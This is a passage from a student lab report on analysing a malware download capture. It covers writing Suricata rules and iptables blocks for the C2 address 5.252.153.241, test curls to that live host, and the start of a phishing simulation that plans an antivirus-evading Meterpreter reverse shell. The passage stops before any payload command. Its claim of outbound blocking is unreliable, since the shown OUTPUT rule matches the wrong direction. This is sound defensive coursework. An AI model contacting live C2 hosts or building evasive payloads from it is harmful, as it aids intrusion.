SESSION 2025-26

January 17, 2026

UNIVERSITY OF DHAKA

PROFESSIONAL MASTER'S IN INFORMATION & CYBERSECURITY (PMICS)

CSE 804 (2nd Mid on Lab)

Network Traffic Analysis, Threat Mitigation & EDR Integration

CSE 804: Network & Internet Security

SUBMITTED BY

NAME OF STUDENT
Nishan Paul

ROLL NUMBER	REG. NO
50028	H-55

BATCH
05

COLLABORATIVE GROUP — 4 Members

1	Md Rakibur Rahman	50040
2	Anado Shaffat	50004
3	Md Hossain Sarwar	50036
4	Md Ranik Miah	50017

Table of Contents

SECTION 1: Forensic Network Traffic Analysis & Defensive Signature Development

• 1.1 Analysis Context & Scenario

The investigation focuses on a real-world infection scenario sourced from the forensic repository **malware-traffic-analysis.net**.

- **Case Reference:** 2025-01-22 - DOWNLOAD FROM FAKE SOFTWARE SITE
- **Evidence Source:** 2025-01-22-traffic-analysis-exercise.pcap.zip
- **Security Threat:** An unsuspecting user downloaded a malicious object from a search engine result (Google Authenticator search) which triggered a Stage-1 PowerShell execution script (.ps1).


• 1.2 Task Objective & Requirement

> **Question 1:** *You need to create a custom Suricata signature which will trigger an alert for any type of HTTP communication to this public IP.*

Technical Goal: Perform deep packet inspection to identify the malicious source IP, then develop a custom Signature for the Suricata Network IDS to automate future detection.

• 1.3 Technical Execution: Traffic Forensics

We utilized **Wireshark** to parse the forensic data. To identify the infection vector, we prioritized searching for Stage-1 execution scripts. Since PowerShell is a common vector for initial execution (**MITRE T1059.001**), we utilized the display filter `http.request.uri contains ".ps1"`.



malware-traffic-analysis.net/2025/01/22/index.html

MALWARE-TRAFFIC-ANALYSIS.NET

2025-01-22 - TRAFFIC ANALYSIS EXERCISE: DOWNLOAD FROM FAKE SOFTWARE SITE

ASSOCIATED FILE:

- Zip archive of the pcap: **2025-01-22-traffic-analysis-exercise.pcap.zip** 20.5 MB (20,534,228 bytes)

NOTES:

- Zip files are password-protected. Of note, this site has a new password scheme. For the password, see the "about" page of this website.

google authenticator - Search | Authenticator

https://[redacted]/download/index.html?msclkid=b661597032311c9a35433ee172deee2d

Google Authenticator


Downloads

application_setup.js could harm your device. Do you want to keep it anyway?

Keep

See more


4:24 PM 1/3/2026



Users > HTI > Downloads > 2025-01-22-traffic-analysis-exercise.pcap

Name	Date modified	Type	Size
A long time ago			
2025-01-22-traffic-analysis-exercise.pcap	1/23/2025 2:45 AM	Wireshark capture file	26,133 KB

The search isolated two distinct HTTP GET requests aimed at retrieving PowerShell scripts. A secondary filter, http.response && frame contains ".ps1", confirmed that the malicious payloads were effectively delivered to the victim host.



2025-01-22-traffic-analysis-exercise.pcap

```
http.response && frame contains ".ps1"
```

No.	Time	Source	Destination	Protocol	Length	Info
	60.464642	5.252.153.241	10.1.17.215	HTTP	819	HTTP/1.1 200 OK
	124.958915	5.252.153.241	10.1.17.215	HTTP	444	HTTP/1.1 200 OK


Wireshark · Export · HTTP object list

Text Filter: ps

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
5071	5.252.153.241	application/octet-stream	1512 bytes	29842.ps1
13675	5.252.153.241	application/octet-stream	1553 bytes	pas.ps1

Using the **Export Objects** feature, we confirmed the download source as the public IP **5.252.153.241**.




```
2025-01-22-traffic-analysis-exercise.pcap
http.request.uri contains ".ps1"
No.    Time        Source       Destination     Protocol  Length  Info
 5063  62.145732   10.1.17.215  5.252.153.241   HTTP      144 GET /api/file/get-file/29842.ps1 HTTP/1.1
13671  128.984576  10.1.17.215  5.252.153.241   HTTP      118 GET /api/file/get-file/pas.ps1 HTTP/1.1
```

1.4 Defense Implementation: Suricata NIDS Development


Having established **5.252.153.241** as a malicious endpoint, we deployed a multi-stage rule in the **Suricata** sensor.

SOC Engineering Strategy: We implemented both a broad detection rule and an advanced threshold-based rule to reduce "alert fatigue" during potential scanning events.

```
# [Basic Detection] Triggers on any standard HTTP attempt to the C2
alert tcp any any → 5.252.153.241 80 (msg:"TCP connection attempt to 5.252.153.241 detected"; sid:1000002;
rev:1;)

# [Production Standard] Implements thresholding for high-fidelity alerting
echo "alert tcp $HOME_NET any → 5.252.153.241 any (msg:\"IOC: Connection attempt to known suspicious IP\";
flags:S; threshold:type both, track by_src, count 2, seconds 120; classtype:trojan-activity; sid:1000001; rev:1;)" >
rakibcustom.rules
```




```
root@ubuntu:/var/lib/suricata/rules# cat rakibcustom.rules
alert tcp $HOME_NET any -> 5.252.153.241 any (msg:"IOC: Connection attempt to known suspicious IP";flags:S;threshold:type both, track by_src, count 2, seconds 120;
classtype:trojan-activity;sid:1000001;rev:1;)
```



```
    hashmode: hash5tuplesorted
default-rule-path: /var/lib/suricata/rules
rule-files:
  - rakibcustom.rules
classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
root@ubuntu:/var/lib/suricata/rules#
```


1.5 Validation & Monitoring

Post-restart of the Suricata and Filebeat services, we verified the configuration through manual traffic simulation using wget.



```
root@ubuntu:/var/lib/suricata/rules# suricata -T -c /etc/suricata/suricata.yaml
i: suricata: This is Suricata version 8.0.2 RELEASE running in SYSTEM mode
W: runmodes: eve module 'ikev2' has been replaced by 'ike'
i: suricata: Configuration provided was successfully loaded. Exiting.
root@ubuntu:/var/lib/suricata/rules# sudo systemctl restart suricata
root@ubuntu:/var/lib/suricata/rules# sudo systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
     Loaded: loaded (/lib/systemd/system/filebeat.service; disabled; vendor preset: enabled)
     Active: active (running) since Fri 2026-01-02 23:57:09 PST; 2h 57min ago
       Docs: https://www.elastic.co/beats/filebeat
   Main PID: 6820 (filebeat)
      Tasks: 9 (limit: 4534)
     Memory: 39.1M
     CGroup: /system.slice/filebeat.service
             └─6820 /usr/share/filebeat/bin/filebeat --environment systemd -c /etc/filebeat/filebeat.yml --path.home /usr/share/

Jan 03 02:25:31 ubuntu filebeat[6820]: 2026-01-03T02:25:31.340-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:35:40 ubuntu filebeat[6820]: 2026-01-03T02:35:40.383-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:35:50 ubuntu filebeat[6820]: 2026-01-03T02:35:50.817-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:40:56 ubuntu filebeat[6820]: 2026-01-03T02:40:56.838-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:41:00 ubuntu filebeat[6820]: 2026-01-03T02:41:00.516-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:44:40 ubuntu filebeat[6820]: 2026-01-03T02:44:40.538-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:44:40 ubuntu filebeat[6820]: 2026-01-03T02:44:40.886-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:45:10 ubuntu filebeat[6820]: 2026-01-03T02:45:10.891-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:50:37 ubuntu filebeat[6820]: 2026-01-03T02:50:37.927-0800        INFO        [input.harvester]        log/harvester.go
Jan 03 02:53:50 ubuntu filebeat[6820]: 2026-01-03T02:53:50.996-0800        INFO        [input.harvester]        log/harvester.go

root@ubuntu:/var/lib/suricata/rules# sudo systemctl status filebeat^C
root@ubuntu:/var/lib/suricata/rules# ^C
root@ubuntu:/var/lib/suricata/rules# sudo systemctl restart filebeat
root@ubuntu:/var/lib/suricata/rules# curl -v http://5.252.153.241
*   Trying 5.252.153.241:80...
* TCP_NODELAY set
^C
root@ubuntu:/var/lib/suricata/rules# curl -m 2 http://5.252.153.241/

curl: (28) Connection timed out after 2001 milliseconds
root@ubuntu:/var/lib/suricata/rules#
root@ubuntu:/var/lib/suricata/rules#
```

The **Elasticsearch** dashboard successfully captured the alerts, categorizing them under **"Trojan Activity"**, providing the SOC team with clear visibility into the threat activity.




Activities
Firefox Web Browser
Jan 3 04:17
Problem loading page
Server Not Found
[Filebeat Suricata] Alert
[Filebeat Suricata] Alert
Server Not Found
Problem loading page
https://192.168.224.128:5601/app/dashboards#/view/05268ee0-86d1-11e8-b59d-21efb914e65c-ecs?_g=(filters:!(),query:(language:kuery,query:''),refr
elastic
Search Elastic
Dashboard
[Filebeat Suricata] Alert Overview
Full screen
Share
Clone
Edit
Count
0 – 0.25
0.25 – 0.5
0.5 – 0.75
0.75 – 1

Alerts [Filebeat Suricata]

2 documents

```
event.created     Jan 3, 2026 @ 04:14:26.390
event.dataset     suricata.eve
event.ingested    Jan 3, 2026 @ 04:14:27.397
event.kind        alert
event.module      suricata
event.original    {"timestamp":"2026-01-03T04:14:24.840291-0800","flow_id":422749933465338,"in_iface":"ens33","event_type":"alert","src_ip":"192.168.224.128"
                  rt":49888,"dest_ip":"5.252.153.241","dest_port":80,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","alert":{"action":"allowed","gid":1,"signat
                  d":1000001,"rev":1,"signature":"IOC: Connection attempt to known suspicious IP","category":"A Network Trojan was detected","severity":1},"c
                  n":"to_server","flow":{"pkts_toserver":6,"pkts_toclient":0,"bytes_tos [illegible] -01-03T04:13:53.229501-0800
                  p":"192.168.224.128","dest_ip":"5.252.153.241","src_port":49888,"dest
event.severity    1
```


Alerts [Filebeat Suricata]

2 documents

related.ip	192.168.224.128, 5.252.153.241
rule.category	A Network Trojan was detected
rule.id	1000001
rule.name	IOC: Connection attempt to known suspicious IP
service.type	suricata
source.address	192.168.224.128
source.bytes	444B
source.ip	192.168.224.128

SECTION 2: Active Threat Mitigation & Host-Level Enforcement

2.1 Task Objective & Requirement


Question 2: *You need to block any communication toward this IOC from Q1.*

Security Goal: Establish an immediate "deny-all" boundary to isolate the compromised host from the attacker's Command and Control (C2) infrastructure.

2.2 Implementation: Host Isolation using IPTables

To prevent data exfiltration (**MITRE T1041**) or secondary stage drops, we enforced a strict firewall policy. By using **REJECT** instead of **DROP**, we provide a clear reset to any pending stateful connections.


```
# Enforcement: Block all Inbound and Outbound traffic to the IOC sessions
sudo iptables -A INPUT -s 5.252.153.241 -j REJECT
sudo iptables -A OUTPUT -d 5.252.153.241 -j REJECT
```



```
Bad argument `REJECT'
Try `iptables -h' or 'iptables --help' for more information.
root@ubuntu:/var/lib/suricata/rules# sudo iptables -A INPUT -s 5.252.153.241 -j REJECT
root@ubuntu:/var/lib/suricata/rules# sudo iptables -A OUTPUT -s 5.252.153.241 -j REJECT
root@ubuntu:/var/lib/suricata/rules# 
```

2.3 Post-Mitigation Validation

We performed verified connectivity tests to ensures the host was no longer vulnerable to outbound C2 communication. All attempts reached an immediate "Connection Refused" state.



```
root@ubuntu:/var/lib/suricata/rules# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     all  --  5.252.153.241        anywhere             reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     all  --  5.252.153.241        anywhere             reject-with icmp-port-unreachable
root@ubuntu:/var/lib/suricata/rules#
```

SECTION 3: Social Engineering Attack Simulation & Multi-Layer Detection

• 3.1 Threat Scenario & Objectives

> **Question 3:** *Demonstrate a comprehensive understanding of social engineering attack vectors by simulating a calendar-based phishing campaign and implementing multi-layered detection mechanisms.*

Attack Overview:
This exercise simulates a sophisticated **Google Calendar Phishing Attack** that leverages malicious calendar invitations (.ics files) as the initial infection vector. The attack demonstrates the complete kill chain from initial access through command and control establishment, mapped against the **MITRE ATT&CK Framework**.

Security Objectives:

- Execute a controlled phishing simulation using calendar invite social engineering
- Establish reverse shell connectivity demonstrating post-exploitation capabilities
- Deploy network-based intrusion detection using **Suricata IDS**
- Implement host-based behavioral analysis using **Wazuh SIEM/EDR**
- Validate detection efficacy across multiple security layers

MITRE ATT&CK Mapping:

- **T1566.001** - Phishing: Spearphishing Attachment
- **T1204.002** - User Execution: Malicious File
- **T1071.001** - Application Layer Protocol: Web Protocols
- **T1059.003** - Command and Scripting Interpreter: Windows Command Shell
- **T1055** - Process Injection

• 3.2 Infrastructure Configuration & Network Topology

The laboratory environment was architected using **VirtualBox** with a bridged network adapter configuration, ensuring both virtual machines operate within the same broadcast domain as the physical host system. This topology eliminates the need for complex routing configurations while maintaining network isolation.

Network Architecture:

- **Network Segment:** 192.168.119.0/24
- **Attacker System:** Ubuntu 24.04.2 LTS (IP: 192.168.119.149)
- **Victim System:** Windows 10 Professional (IP: 192.168.119.1)
- **Security Monitoring:** Wazuh Agent deployed on victim endpoint
- **Network Mode:** Bridged Adapter (direct L2 connectivity)

This configuration ensures bidirectional communication without NAT traversal complications, simulating a realistic internal network compromise scenario.

Validation:
Both systems were verified to be on the same subnet through ICMP echo requests and ARP table analysis, confirming Layer 2 adjacency and eliminating potential routing-related detection failures.

• 3.3 Phase 1: Weaponization & Payload Delivery Infrastructure


Payload Generation:
The initial phase focused on creating a stealthy reverse shell payload capable of bypassing basic antivirus signatures. We utilized **Metasploit Framework's** `msfvenom` utility to generate a Windows Meterpreter payload with the following specifications:

```
